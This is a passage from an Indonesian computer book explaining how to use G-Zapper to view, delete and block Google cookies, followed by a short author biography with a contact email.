
Gambar 443: G-Zapper.

Untuk melihat cookies apa saja yang dibuat oleh Google dalam komputer Anda, klik pada ikon yang berbentuk kaca pembesar.




Gambar 444: Query pencarian di Google.

Untuk menghapus cookies, Anda hanya perlu menekan tombol **Delete** pada tampilan utama maupun dari daftar cookies. Selain itu, untuk menghapus cookies dan juga memblokir pembuatan cookies di waktu berikutnya, tutuplah terlebih dahulu browser yang sedang Anda gunakan.



Gambar 445: Membersihkan keyword Google.

Perlu Anda ketahui, apabila Anda mengaktifkan fungsi untuk memblokir cookies Anda tidak akan bisa mengakses beberapa fasilitas dari Google seperti Gmail.



Gambar 446: Blokir cookie Google.

Tentang Penulis

Efy Zam adalah seorang penulis TI independen dan telah lama berkecimpung dalam dunia komputer baik sebagai hobby juga sebagai pekerjaan yang dilakoni.

Dia telah menulis banyak buku mengenai komputer. Buku ini merupakan buku pertama yang ditulis pada tahun 2011. Sedangkan ide penulisan buku ini sudah ada sejak lama. Untuk saran yang membangun, bisa Anda layangkan email ke: efvy2k@gmail.com